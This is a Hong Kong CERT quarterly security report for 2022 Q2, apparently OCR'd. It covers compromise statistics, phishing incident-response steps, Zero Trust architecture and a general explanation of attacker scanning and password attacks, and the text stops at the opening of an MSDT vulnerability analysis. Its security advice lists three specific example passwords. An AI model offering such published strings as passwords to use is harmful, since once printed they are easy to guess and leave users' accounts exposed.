
Hong Kong Computer
Emergency Response Team
Coordination Centre
HKCERT 香港電腦保安事故協調中心

Hong Kong Security Watch Report 2022 Q2

Release Date: Aug 2022



Foreword

Better Security Decision with Situational Awareness

Nowadays, many networked digital devices, such as computers, smartphones, tablets, are being compromised without the user's knowledge. The data on them may be mined and exposed every day, and even be used for various criminal activities.

The Hong Kong Security Watch Report aims to raise public awareness of the problem of compromised systems in Hong Kong, enabling them to make better decision in information security. The data in this quarterly report focuses on the activities of compromised systems in Hong Kong which suffer from, or have participated in various types of cyber-attacks, including web defacement, phishing, malware hosting, botnet command and control (C&C) centres or bots (Table 1). "Computers in Hong Kong" refer to those whose network geolocation is Hong Kong, or the top-level domain of their host name is ".hk". Also, this report will review major security incidents and explore hot security topics with easy-to-adopt security advice with an aim to improve public's information security posture and enhance their security resilience capabilities

Capitalising on the Power of Global Intelligence

This report is the result of collaboration between the Hong Kong Computer Emergency Response Team Coordination Centre (HKCERT) and global security researchers. Many security researchers could detect attacks against their own or clients' networks. Some will provide the collected information of IP addresses of attack source or web links of malicious activities to other information security organizations with an aim to collectively improve the overall security of the cyberspace. They have good practice in sanitising personal identifiable data before sharing the information.

HKCERT collects and aggregates such data about Hong Kong from multiple information sources for analysis with the Information Feed Analysis System (IFAS), a system developed by HKCERT. The information sources (Appendix 1) are very diverse and reliable, providing a balanced reflection of the security status of Hong Kong.

HKCERT removes duplicated events reported by multiple sources and uses the following metrics for measurement to assure the quality of the statistics.

Type of Attack	Metric used
Defacement, Phishing, Malware Hosting	Security events on unique URLs within the reporting period
Botnet (C&C Centres)	Security events on unique IP addresses within the reporting period
Botnet (Bots)	Maximum daily count of security events on unique IP addresses within the reporting period

Sources of information in IFAS

Event Type	Source	First introduced
Defacement	Zone - H	2013-04
Phishing	CleanMX - Phishing	2013-04
Phishing	Phishtank	2013-04
Malware Hosting	CleanMX - Malware	2013-04
Malware Hosting	Malc0de	2013-04
Malware Hosting	MalwareDomainList	2013-04
Botnet (C&Cs)	Shadowserver - C&Cs	2013-09
Botnet (Bots)	Shadowserver - microsoft_sinkhole_events	2021-06

Event Type	Source	First introduced
Botnet (Bots)	Shadowserver - microsoft_sinkhole_http_events	2021-06
Botnet (Bots)	Shadowserver - sinkhole_http_events	2021-06
Botnet (Bots)	Shadowserver - sinkhole_events	2021-06
Botnet (Bots)	Shadowserver - honeypot_darknet_events	2021-06

Geolocation identification methods in IFAS

Method	First introduced	Last update
Maxmind	2013-04	2022-07

Better information better service

HKCERT will continue to enhance this report with more valuable information sources and more in-depth analysis and explore how to make best use of the data to enhance our services. Please send your feedback via email (hkcert@hkcert.org).

Limitations

Data collected for this report come from multiple sources with different collection periods, presentation formats and their own limitations. The statistics from the report should be used as a reference only and should neither be compared directly nor be regarded as a full picture of the reality.

Disclaimer

Data may be subject to update and correction without notice. We shall not have any liability, duty or obligation for or relating to the content and data contained herein, any errors, inaccuracies, omissions or delays in the content and data, or for any actions taken in reliance thereon. In no event shall we be liable for any special, incidental or consequential damages, arising out of the use of the content and data.

License


Highlights of 2022 Q2 Report

Unique security events related to Hong Kong

8,793

Quarter-to-quarter

↑ 94%




Event Type	2021 Q2	2021 Q3	2021 Q4	2022 Q1	2022 Q2	按季
Defacement	476	445	595	718	118	-84%
Phishing	665	993	1,061	806	5,033	+524%
Malware Hosting	8	0	0	0	0	-
Botnet (Bots)	6,042	3,422	3,097	3,003	3,642	+21%
Botnet (C&C Centres)	0	0	0	0	0	-
Total	7,191	4,860	4,753	4,527	8,793	+94%

Major Botnet Families in Hong Kong Network

Mirai
1,546
↑ 11.2%

Avalanche
704
↑ 131.6%


Conficker	246	+0.8%
Tinba	232	+121%
Nymaim	222	+204.1%
Sality	205	-49.5%
Virut	112	+6.7%
VPNFilter	57	+5.6%
Zeus	41	-6.8%
Corebot	40	+73.9%



** Individual botnet's size is calculated from the maximum of the daily counts of unique IP address attempting to connect to the botnet in the reporting period. In other words, the real botnet size should be larger because not all bots are activated on the same day.*

Minimise the Impacts of Phishing Attacks

What is phishing attack?
A form of social engineering attacks by impersonating a known associate or a legitimate website for the purpose of defrauding. Phishing attacks are mostly launched via emails or instant messages. These days the attacks will combine different techniques such as fake QR code, chatbot, exploitation of system vulnerability, that aim to lure their victims into providing sensitive information or installing malware.



The number of unique URL involved in phishing events increased 524% from 806 events in 2022 Q1 to 5,033 events in 2022 Q2. As most URLs of these phishing sites are similar, it is believed that hackers may have used automated tools to generate and register a large number of domains and set up phishing websites in a short period of time. As phishing attacks become rampant, apart from raising the awareness of employees to identify the characteristics of such attacks, a comprehensive incident response procedure also plays an important role in case of any unsuspecting employee falling victim to them.

HKCERT recently published an "Incident Response Guideline for SMEs" ("The Guideline"). It uses a scenario-based approach to depict the procedure to handle common cyber attacks such as distributed denial of service, malware, phishing email and web defacement / intrusion, from preparation to post-incident actions. The Guideline also comes with a checklist for SMEs to verify against the necessary action steps yet to be taken during the actual handling of an incident. Click here to download it.

Scenario 3 – Phishing Email (Includes Scam)

Major Phases	Key Steps to Conduct
Preparation	1. Prepare a communication channel for phishing incident 2. Define incident escalation paths 3. Adopt possible security solutions, such as email gateways, etc. 4. Perform security awareness training, such as phishing drills and phishing trend sharing sessions
Detection & Analysis	1. Run a full scanning of the affected workstation with anti-malware software to find out if any malware has been planted 2. Collect the phishing deliverables (e.g. phishing email), investigate its header and discover the sending source 3. Investigate with the staff, ask for a description and verify if any information has been entered in the phishing site embedded in the email 4. Identify if any files had been downloaded from the link or attachment embedded in the email 5. Check for any unusual activities on the computer 6. Contact the affected parties and mainatain up-to-date communication
Containment, Eradication & Recovery	1. Remove the related phishing email from the computer 2. Identify if other colleagues have also received the email and request them to remove the email from their mailbox 3. Block the related phishing incoming source if possible, through related communication gateways 4. Change the credentials (e.g. passwords) of affected user accounts as soon as possible
Post-Incident Actions	1. Review the rules in communication gateway: check if it is possible to raise the phishing detection level, etc. 2. Create an incident report and list out the actions that have been taken 3. Conduct phishing drills 4. Hold discussion(s) for improvement (lessons learned) 5. Contact law enforcement if further actions are required (e.g. staff has interacted with the phishing source, inform the relevant bank if transactions were made, etc.)

Focus: Information Security Utopia Starts with Zero Trust Architecture

For a long time, as commonly perceived, a stable and harmonious relationship between people and nations is built on the important cornerstone of "trust". However, in recent years, those in the cyber security sector have suggested the contrary that only "Zero Trust" can ensure security for everyone.


The Zero Trust architecture was first introduced by cyber security analyst John Kindervag in 2009 while working at Forrester Research. Its overriding principle is simply "Never Trust, Always Verify". The Zero Trust architecture denies the traditional corporate network protected by the firewall is secure and emphasises the need for internal network to be verified and authorised. The concept was later adopted by the National Institute of Standards and Technology of the U.S. to become the SP 800-207 Zero Trust Architecture standard which was issued in 2020.

What is Micro-Segmentation and why it is important to Zero Trust?

Micro-segmentation is a method of creating zones in data centres and cloud environments to isolate workloads from one another and secure them individually. With micro-segmentation, system administrators can create policies that limit network traffic between workloads based on a Zero Trust approach. Corporates use micro-segmentation to reduce the network attack surface, improve breach containment and strengthen regulatory compliance.

In traditional network design, it is usually divided into 3 zones, Internal, External and DMZ (Demilitarised Zone) subnet that places servers which are exposed to the Internet. Employees accessing internal systems from the intranet have been considered as secure, resulting in less restriction from security policies. However, many cyber incidents involve hackers first taking control of employees' computers before launching lateral internal attacks.

Principle of least privilege can be used in the micro-segmentation design. The network will be divided into different subnets according to different functions. For example, employees from department “A” will be limited to access the systems of their own department while those from department “B” cannot access department “A”. Each subnet must be protected by a firewall. This micro-segmentation can limit the impact of attack and attack surface effectively.



Source: https://www.techtarget.com/searchnetworking/definition/microsegmentation

How to implement Zero Trust approach?

For the technologies or tools to implement Zero Trust, corporates can refer to the below table:

	Goals	Tools and Technology
Identity	Continuous Validation; Real Time analysis	• Cloud Access Security Broker (CASB) • Security Information and Event Management (SIEM) • Multi Factor Authentication (MFA) • Identity and Access Management (IAM) • Password Management • Privileged Access Management (PAM)
Device	Constant Device Security Monitor and Validation; Data Access Depends on real-time risk analytics	• Patch Management • Vulnerability Assessment • Endpoint Detection and Response (EDR) • Antivirus • Mobile Device Management (MDM)
Network	Micro-Segmentation; Threat Protection; Encrypted	• Network Access Control (NAC) • Web Application Firewall (WAF) • Next Generation Firewall (NGFW)
Application Workload	Security Tools Integration into SDLC	• Static Application Security Testing (SAST) • Interactive Application Security Testing (IAST) • Dynamic Application Security Testing (DAST) • Runtime Application Self-Protection (RASP) • API Management
Data	Data is encrypted and Can be Monitored	• Data Loss Protection (DLP) • Hardware Security Modules (HSM) • Encryption

Table 1 – Technologies or Tools to Implement Zero Trust

Corporates need to develop different security policies according to their business needs. When considering the use of any technologies or tools, they must assess the corresponding risks and impacts clearly. Even if a Zero Trust approach is in place, it is necessary to regularly review and test in order to reduce the risk and impact of cyber-attacks and data breaches.

Focus: Malicious Information Gathering - Now I See You

The rapid development of information and communications technology, coupled with the COVID-19 pandemic, has led to an increasing demand for Internet usage. While online shopping and investment have become part of life for the general public, SMEs are building their own computer network systems or using cloud services to handle their daily business and transactions. As a result, a lot of valuable information can be accessed on the networks and systems, resulting in frequent cybercrimes and hacking incidents.


We often hear of hackers attacking other people's servers, but how do they do it? Of course, hackers carry out network attacks in various ways, such as launching phishing attacks, or sending malware to users. But often before the attack, the hacker will do some reconnaissance and research to collect intelligence. This time, we will dissect the behaviour of one of the hacker's approach - Malicious Scan.

"Malicious Scan" is scanning against the victim's networks and systems unauthorisedly.

First of all, hackers would use a port scanning tool to scan a large number of target companies' domains at the same time to see if the company's servers have network ports opened that could be used for exploitation. Ports can be viewed as a network entry point. They are presented with a number and function. The following are some common examples.


> **Port 20：File Transfer Protocol (Transfer data) (FTP)**
>
> **Port 21：File Transfer Protocol (Control) (FTP)**
>
> **Port 22：Secure Shell (SSH) and Secure File Transfer Protocol (SCP/SFTP)**
>
> **Port 23：Telnet**
>
> **Port 25：Simple Mail Transfer Protocol (SMTP)**
>
> **Port 80：Hypertext Transfer Protocol (HTTP)**
>
> **Port 443：Hypertext Transfer Protocol Secure (HTTPS)**

When hackers successfully collect the relevant intelligence, they will try to connect to the port remotely to conduct the attacks, such as using password brute force attacks to gain access or continue to collect and attack to the system vulnerabilities for intrusion. The following example is the screen of a port scanning tool. Ports 21, 22, 25 and 80 are open which means that hackers can use these "entrance" to conduct network intrusions.



Source: https://phoenixnap.com/kb/nmap-scan-open-ports

If the target is a web server (port 80 or 443 is opened), hackers can also brute force the directories and file names on the web server through directory scanning tools. The tool will try to append commonly used directories and files name (for example: `/index.php`, `/login.php` or `/images/`) to the end of the URL in order to check what further information could be collected in the reconnaissance stage.



Source：https://www.kali.org/tools/dirbuster/

Other Password-related Attacks


- **Dictionary attack**
  A dictionary attack is a kind of brute force attack. This method uses many common words and passwords to guess the system password. Hackers try using the most common passwords, popular pet names, fictional characters, or extensive lists of words from a dictionary.

- **Information Leakage**
  In addition, data leakage is one of the reasons for the leakage of passwords. Hackers use this to obtain system passwords for login. According to information from the Information Security Network, the reasons for data leakage can be attributed to phishing, software or system loopholes, misconfiguration, insider threats and user negligence.

- **Credential stuffing**
  Hackers will use botnets to repeatedly attempt to log in to network services with stolen account passwords in an automated fashion. This method uses many leaked email addresses and passwords, coupled with automated tools, to continuously try to log in to the network service until a match is found. Since many users re-use the same credential across different web services, therefore, if the hacker manages to steal one of these, he could hack into all the accounts of the victim easily.

Exploit System Vulnerabilities

Hackers can use vulnerability scanners to scan the target organisation's system versions to see if the organisation is using a vulnerable version. Hackers will also use Nmap to check whether the target system is online and which port is open in order to check the system version information.



Source: https://zh.wikipedia.org/zh-hk/Nmap#/media/File:Nmap-5.21.png

Security Advice

- For all systems and devices, always update the latest security patch
- Replace end-of-support systems or devices
- Disable or block unused ports and IP addresses
- Review business requirements regularly to minimise the number of opened ports
- Avoid disclosing excessive or unnecessary information on the Internet
- Limit the number of failed logins attempts to reduce the impact of brute-force attack
- Examine logs for unusual network traffic originating from unknown IP addresses
- Use multi-factor authentication and complex passwords (For example, use a mixture of symbols, numbers, upper and lowercase letters, and the recommended length is at least 8 characters)
  - %iW2e!f1@5
  - F1o^i78.593!8as*(
  - 1!@*CSvw219)#/?

Cyber Attack: An Analysis of Microsoft Support Diagnostic Tool Vulnerability-Led QBot Phishing Email Attack

HKCERT earlier issued a security bulletin (CVE-2022-30190) about the vulnerability of Microsoft Support Diagnostic Tool (MSDT). Since hackers can exploit the vulnerability to execute arbitrary code, and it has been exploited in the wild, the vulnerability was rated as extremely high risk.

